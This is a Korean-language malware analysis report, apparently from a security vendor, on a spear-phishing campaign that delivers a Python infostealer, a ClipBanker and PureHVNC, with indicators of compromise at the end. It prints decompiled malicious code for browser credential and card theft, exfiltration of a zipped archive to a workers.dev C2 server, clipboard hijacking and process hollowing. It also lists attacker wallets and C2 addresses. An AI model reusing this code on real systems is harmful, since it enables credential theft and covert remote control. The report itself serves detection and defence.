
지속성 유지를 위해서 컴퓨터가 부팅될 때마다 실행될 수 있도록 `HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run` 경로에 키 값 `Windows Update Service` 를 등록한다.



레지스트리에서 확인한 자동실행 목록
(HKCU\Software\Microsoft\Windows\CurrentVersion\Run)

- 추가 페이로드 다운로드 및 실행

텔레그램 주소 `t.me/ADN_NEW_VER_BOT` 에 접근하여, 추가 페이로드 다운로드에 필요한 값(bAfkY)을 파싱한다.



텔레그램 주소(t.me/ADN_NEW_VER_BOT) 접근 결과

이후, 해당 값을 이용하여 텍스트 파일 공유 사이트 **paste.rs**의 `https://paste.rs/bAfkY` 경로로부터 추가 페이로드를 다운로드한다.

`paste.rs/bAfkY`에서 다운로드된 파일은 `bAfkY.py`라고 명명하였다.

파이썬 코드 동적 분석 시 식별된 URL

bAfkY.py

`bAfkY.py`는 텍스트 공유 사이트 `paste.rs`를 통해 다운로드된 Python 기반 악성 스크립트로 확인된다.

분석을 통해 확인한 기능은 아래와 같다.

기능	분석 결과 요약
시스템 정보 수집	설치된 백신 목록, 컴퓨터 이름, 사용자명, 공인 IP, 운영체제 정보
브라우저 정보 수집	저장된 계정 정보(ID/PW), 쿠키, 자동완성, 결제수단, 방문기록 등

기능	분석 결과 요약
수집 정보 전송	수집된 모든 정보를 압축하여 .zip 파일로 생성한 후, 공격자가 구축한 인프라에 업로드
추가 페이로드 실행	ClipBanker, PureHVNC 악성코드 실행

- **시스템 정보 수집**
  - 설치된 백신 목록
  - 컴퓨터 이름, 사용자명
  - 공인 IP 및 국가 코드 (ipwho.is API 이용)
  - 운영체제 정보
- **브라우저 정보 수집**
  - 대상 브라우저
    - Chomium 기반 브라우저
      - Chromium, Thorium, Chrome, Iridium, Vivaldi, Epic, Dragon, CocCoc, Brave, Brave Nightly, Edge, Yandex, Slimjet, Opera, Opera GX, Opera Crypto, Speed360, QQBrowser, Sogou, Naver Whale, Avast, AVG, SRWare, Falkon, Wavebox, Sidekick, Ghost, Blisk, CCleaner, CentBrowser, Liebao, Maxthon, UR Browser, Arc, Mullvad, Aloha, 360extremebrowser
    - Gekco 기반 브라우저
      - Firefox, Firefox Nightly, Pale Moon, SeaMonkey, Waterfox, Mercury, K-Meleon, IceDragon, Cyberfox, BlackHaw, Basilisk, Firefox ESR, Flock, SlimBrowser, CometBird, GNU IceCat
  - 수집 항목
    - 저장된 계정 정보 (ID/비밀번호)
    - 쿠키
    - 자동완성 정보
    - 저장된 결제 카드 정보
    - 방문 기록

```python
for browser in available_path:
    browser_path = ch_dc_browsers[browser]
    if os.path.exists(os.path.join(browser_path, 'Last Browser')):
        try:
            with open(os.path.join(browser_path, 'Last Browser'), 'r') as f:
                app_path = f.read().replace('\x00', '').strip()
        except Exception as e:
            log_error(e)
    AppBound_Key = ABE_Inject(browser, app_path)
    ch_master_key = get_ch_master_key(browser_path)
    if browser in ['Opera GX', 'Opera Crypto']:
        profile_folders = [browser_path]
        profile_base = os.path.join(browser_path, '_side_profiles')
        if os.path.exists(profile_base):
            profile_folders.extend([os.path.join(profile_base, folder) for folder in os.listdir(profile_base) if os.path.isdir(os.
    else:  # inserted
        profile_folders = [os.path.join(browser_path, 'Default')]
        profile_folders.extend(glob.glob(os.path.join(browser_path, 'Profile*')))
    for profile_folder in profile_folders:
        if browser in ['Opera GX', 'Opera Crypto']:
            if profile_folder == browser_path:
                profile = ''
            else:  # inserted
                profile = os.path.join('_side_profiles', os.path.basename(profile_folder))
                ch_master_key = get_ch_master_key(os.path.join(browser_path, '_side_profiles', os.path.basename(profile_folder)))
        else:  # inserted
            profile = os.path.basename(profile_folder)
        print(profile)
        countP = get_ch_login_data(browser, browser_path, profile, ch_master_key, AppBound_Key)
        total_ch_logins_count += countP
        countC, fb_count = get_ch_cookies_sqlite(browser, browser_path, profile, ch_master_key, AppBound_Key, app_path)
        total_ch_cookies_count += countC
        total_ch_fb_count += fb_count
        countCC = get_ch_ccards(browser, browser_path, profile, ch_master_key, AppBound_Key)
        total_ch_ccards_count += countCC
        countAF = get_ch_autofill(browser, browser_path, profile)
        total_ch_autofill_count += countAF
        count_Site = get_ch_history(browser, browser_path, profile)
        total_ch_sites_count += count_Site
```

브라우저에 저장된 계정정보 수집

쿠키 정보 수집

결제수단 수집

자동완성 수집

방문기록 수집

디컴파일된 악성코드 소스코드(bAfkY.py) 중 브라우저 정보 탈취 부분

- **수집 정보 전송**
  - 수집된 모든 정보를 압축하여 `.zip` 파일로 생성한 후, 공격자가 구축한 인프라에 업로드
  - 사용된 명령제어(C2) 서버 주소
    - `https://lp2tpju9yrz2fklj.lone-none-1807.workers.dev`

```python
message_body = f"{GetIPD}\n<b>User:</b> <code>{os.getlogin()}</code>\n<b>AntiVirus:</b> <i>{'</i>, <i>'.join(AV_List) if AV_List else 'Unknown'}</i>\n<b>Browser Data:</b> <code>CK:{total_browse
for _ in range(10):
    CHAT_ID = CHAT_ID_NEW if Count == 1 else CHAT_ID_RESET
    try:
        if Count == 1 and CHAT_ID_NEW_NOTIFY:
            requests.post('https://lp2tpju9yrz2fklj.lone-none-1807.workers.dev/sendMessage', params={'chat_id': CHAT_ID_NEW_NOTIFY, 'text': message_body, 'parse_mode': 'HTML'}).raise_for_status()
        with open(archive_path, 'rb') as f:
            response_document = requests.post('https://lp2tpju9yrz2fklj.lone-none-1807.workers.dev/sendDocument', params={'chat_id': CHAT_ID, 'caption': message_body, 'parse_mode': 'HTML', 'prote
            response_document.raise_for_status()
            break
    except Exception as e:
        log_error(e)
        time.sleep(5)
```

디컴파일된 악성코드 소스코드(bAfkY.py) 중 탈취정보 전송 부분

- **추가 페이로드 실행**
  - **ClipBanker** 실행
    - `https://paste.rs/7S7TJ` 에서 다운로드
  - **PureHVNC** 실행
    - `https://0x0.st/8gPe.py` 에서 다운로드

3단계 - 추가 악성코드 실행

ClipBanker(7S7TJ.py)

`paste.rs/7S7TJ` 에서 다운로드 되는 파이썬 스크립트이며, 클립보드 모니터링을 통해 암호화폐 지갑 주소를 탈취하는 ClipBanker 계열의 악성코드다.

```
47  def get_clipboard_text():
48      try:
49          if not OpenClipboard(None):
50              raise WindowsError('Cannot open clipboard')
51          handle = GetClipboardData(CF_UNICODETEXT)
52          if not handle:
53              return
54          locked_handle = GlobalLock(handle)
55          if not locked_handle:
56              raise WindowsError('Cannot lock clipboard data')
57          text = ctypes.wstring_at(locked_handle)
58          GlobalUnlock(handle)
59          return text
60      except Exception as e:
61          print(f'Clipboard read error: {e}')
62          return
63      finally:  # inserted
64          CloseClipboard()
65          return
66
67  def set_clipboard_text(text):
68      try:
69          if not OpenClipboard(None):
70              raise WindowsError('Cannot open clipboard')
71          EmptyClipboard()
72          text_len = (len(text) + 1) * ctypes.sizeof(ctypes.c_wchar)
73          handle = GlobalAlloc(GMEM_MOVEABLE, text_len)
74          if not handle:
75              raise WindowsError('Cannot allocate memory')
76          locked_handle = GlobalLock(handle)
77          if not locked_handle:
78              raise WindowsError('Cannot lock memory')
79          wcscpy(ctypes.c_wchar_p(locked_handle), text)
```

디컴파일된 악성코드 일부(7S7TJ.py)

분석을 통해 확인한 공격자 지갑 주소 목록은 아래와 같다.

대상 가상 화폐	공격자 지갑 주소
ADA	addr1v9z2y2779hpf3lgnyuy63uc9k57ax852gz5eswnlk832llsdp09ju
APT	0xee86319219d906d49a028123e0291b109af0a8247ee20ae2e0bdbb4981d85178
ATOM	cosmos1j8pp7zvcu9z8vd882m284j29fn2dszh05cqvf9
AVAX	X-avax13hlekjw5nqpl3hp3m5rl3ff4gpssf90anef0wt
BCH	qqaffr86936tqskawz2xze5q3l04tre7uulwu0cqn5
SegWitBTC	bc1qaa9vghummhrtchemtnnylml6ap2g9zswqeadgt
BTC	1DPguuHEophw6rvPZZkjBA3d8Z9ntCqm1L
DASH	Xg7MoYLMUtzt9Eo88mJZWvWDoZZXPznaGX
DOGE	DH72ZiUDLNu25p6TetQ5QFn5SEmV3MyKkq

대상 가상 화폐	공격자 지갑 주소
ETH	0xd38c3fc36ee1d0f4c4ddaeebb72e5ce2d5e7646c
KAVA	kava1szpwvzhehgxtuxsfyp9r97m5fcu5805dqzr7ep
LTC	LKWGDHLLfzMRXrQm4aXNDvqefuTVQKErq2
NANO	nano_1i6so5d8owzb9cxwnapb1oypzg4s5dx7ag5cb9rfh9ckmti5h91ss9695yrx
NEO	AJkLwhs46y8oBjBE6ELttp43DZ5pDYxCgA
QTUM	QgqaGFgQ8tYJTx5rbd58RkY3vNBqXphoZc
TRX	TMxdsJ9G2urZ9wf9nSKRVpwT8qtu5ApMMu
XLM	GABFQIK63R2NETJM7T673EAMZN4RJLLGP3OFUEJU5SZVTGWUKULZJNL6
XMR	XMR_ADDRESS
XRP	rNxp4h8apvRis6mJf9Sh8C6iRxfrDWN7AV
XTZ	tz2ASUGoBPejTDFuRDHMQLTd2rS4Z3aFw8Xw
ZEC	tex1fl5anvmna38x2r8umyyqpgsrxtm5dkrl226ag6
ALGO	L2JIZTBLCOTR2VAL22IRXHKQELBI6VB4UUW5SGVKFUFKXKLZD5YP7ZJVK4
HBAR	0.0.1873771
SOL	GQwKEEi49iKywE8ycnFsxRhxJTVf6YsoJb2vAFigc8GK
DOT	12QHbhTZgkckVBN4M9C8JvuFHYtJQZT9vepAjmuDpYiWLcME
TON	EQD5mxRgCuRNLxKxeOjG6r14iSroLF5FtomPnet-sgP5xNJb
NEAR	9cffb87b56c40283ad505a3d5895b72663d9d8d7e5d070a8d5818d60820de10b

PureHVNC(8gPe.py)

`8gPe.py` 는 Python으로 작성된 악성 스크립트로, **Process Hollowing** 기법을 활용하여 악성 페이로드를 실행한다.

디컴파일한 코드 내에서 Proccess Hollowing을 위한 전형적인 Windows API 호출 패턴이 확인된다.

```
pid = process_info.dwProcessId
pe_payload = pefile.PE(data=payload)
payload_data = payload
context = CONTEXT64() if USING_64_BIT else WOW64_CONTEXT()
context.ContextFlags = CONTEXT_FULL if USING_64_BIT else WOW64_CONTEXT_FULL
if windll.kernel32.GetThreadContext(process_info.hThread, byref(context)) == 0:
    subprocess.run(f'taskkill /F /PID {pid}', creationflags=subprocess.CREATE_NO_WINDOW)
    continue
target_image_base = LPVOID()
if windll.kernel32.ReadProcessMemory(process_info.hProcess, LPVOID((context.Rdx if USING_6
target_image_base), sizeof(LPVOID), None) == 0:
    subprocess.run(f'taskkill /F /PID {pid}', creationflags=subprocess.CREATE_NO_WINDOW)
    continue
if target_image_base == pe_payload.OPTIONAL_HEADER.ImageBase and windll.ntdll.NtUnmapViewO
    subprocess.run(f'taskkill /F /PID {pid}', creationflags=subprocess.CREATE_NO_WINDOW)
    continue
if USING_64_BIT:
    windll.kernel32.VirtualAllocEx.restype = LPVOID
allocated_address = windll.kernel32.VirtualAllocEx(process_info.hProcess, LPVOID(pe_payloa
```

디컴파일된 악성코드(8gPe.py) 내 Process Hollowing 패턴 식별 - 1

```
if NtWriteVirtualMemory(process_info.hProcess, LPVOID((context.
OPTIONAL_HEADER.get_field_absolute_offset('ImageBase'):], sizeo
    subprocess.run(f'taskkill /F /PID {pid}', creationflags=sub
    continue
if windll.kernel32.SetThreadContext(process_info.hThread, byref
    subprocess.run(f'taskkill /F /PID {pid}', creationflags=sub
    continue
if windll.kernel32.ResumeThread(process_info.hThread) == 0:
    subprocess.run(f'taskkill /F /PID {pid}', creationflags=sub
    continue
```

디컴파일된 악성코드(8gPe.py) 내 Process Hollowing 패턴 식별 - 2


Process Hollowing의 대상은 `C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe` 로 확인된다.

```
57  class CONTEXT64(Structure):
58      _pack_ = 16
59      VectorControl = [('P1Home', DWORD64), ('P2Home', DWORD64), ('P3Home', DWORD64), ('P
        'P6Home', DWORD64), ('ContextFlags', DWORD), ('MxCsr', WORD), ('SegCs', WORD), ('Se
        , DWORD64), ('SegGs', DWORD64), ('SegSs', DWORD64), ('EFlags', DWORD64), ('Dr0', DW
        ('Dr3', DWORD64), ('Dr6', DWORD64), ('Dr7', DWORD64), ('Rax', DWORD64), ('Rcx', DWO
60  USING_64_BIT = platform.architecture()[0] == '64bit'
61  TARGET_EXE = 'C:\\\\Windows\\\\Microsoft.NET\\\\Framework\\\\v4.0.30319\\\\RegAsm.exe'
```

```
87      if windll.kernel32.CreateProcessA(None, create_string_buffer(bytes(TARGET_EXE, encoding='ascii')), None, None, False,
        CREATE_SUSPENDED, None, None, byref(startup_info), byref(process_info)) == 0:
88          sys.exit(1)
89      pid = process_info.dwProcessId
90      pe_payload = pefile.PE(data=payload)
```


디컴파일된 악성코드(8gPe.py) 내 Process Hollowing 대상 파일 설정 부분

실행되는 악성코드는 C#으로 작성된 PureHVNC 악성코드로 확인된다.



실행된 악성코드에서 확인된 PureHVNC 문자열

상세 분석 결과, 연결하는 C2서버는 `157.66.26.209` 로 확인된다.




동적 분석을 통해 확인한 C2 서버 주소

식별된 C2 서버(157.66.26.209) 관련하여 협력사인 나루시큐리티의 도움을 받아 네트워크 분석을 진행하였다.

공격자는 뉴질랜드에 위치한 취약 서버들을 먼저 침해하여 공격 거점과 컨트롤러로 활용한 뒤 이를 중계지로 거쳐 최종적으로 C2 서버에 접속하는 것으로 파악된다.

이 과정에서 3218, 541, 56001~56003번 포트가 사용되었다. 즉, 공격 인프라는 거점 서버→컨트롤러→C2 서버→감염지로 이어지는 다단계 구조를 가지며 취약하게 관리되고 있는 보안 솔루션 서버를 악용하고 있는 특징이 있었다.



C2 서버(157.66.26.209) 네트워크 기반 분석 결과

---

4. 결론

본 사례와 같이 실존하는 기관이나 법률사무소를 사칭한 스피어피싱 공격은 수신자의 신뢰를 유도하고 판단력을 흐림으로써, 즉각적인 행동을 유발하도록 설계되어 있어 각별한 주의가 요구된다.

이러한 공격을 예방하기 위해서는 임직원을 대상으로 한 정기적인 보안 교육을 시행하고, 이메일 수신 시 발신자 정보와 첨부파일, 하이퍼링크의 진위 여부를 확인하는 습관을 갖는 것이 중요하다.

또한, 필요 시 외부 이메일에 대한 모니터링 체계를 구축하고, 의심스러운 첨부파일이나 링크에 대해 자동 분석 및 차단 기능을 제공하는 보안 솔루션을 도입하는 방안도 고려할 수 있다.

특히 이번 사례에서는 기존의 실행 파일(.exe)이 아닌, Python 스크립트 기반의 악성코드가 사용된 점이 특징적이다.

공격자는 자체적인 실행 환경을 구성하여 의존성을 최소화하고, .pyc 등 중간 형태의 파일을 활용하여 백신 탐지를 우회하려는 시도를 하였다.

이처럼 악성코드는 점점 더 다양한 언어와 파일 형식으로 진화하고 있으며, 이에 따라 보안 체계 또한 정적 분석뿐 아니라 실행 환경 기반의 동적 분석 및 행동 기반 탐지 기능을 함께 갖추어야 한다.

기술적 대응과 사용자 인식 제고가 병행될 때, 스피어피싱으로 인한 실질적인 피해를 효과적으로 줄일 수 있을 것으로 판단된다.

---

5. IoC

URL

- filezonekr.0911performance.de/YDYcezQ
- t.me/ADN_NEW_VER_BOT

- paste.rs/bAfkY
- lp2tpju9yrz2fklj.lone-none-1807.workers.dev
- 0x0.st/8gPe.py
- paste.rs/7S7TJ7

IP

- 157.66.26.209 (베트남, TRUMVPS COMPANY LIMITED)

Hash

- 28F12E7F6631DC368A4A2887B9E685E0 위반_게시물_목록_상세_자료.zip
- 6675E81AB020AB4568E1D7BBDC99C4E8 version.dll
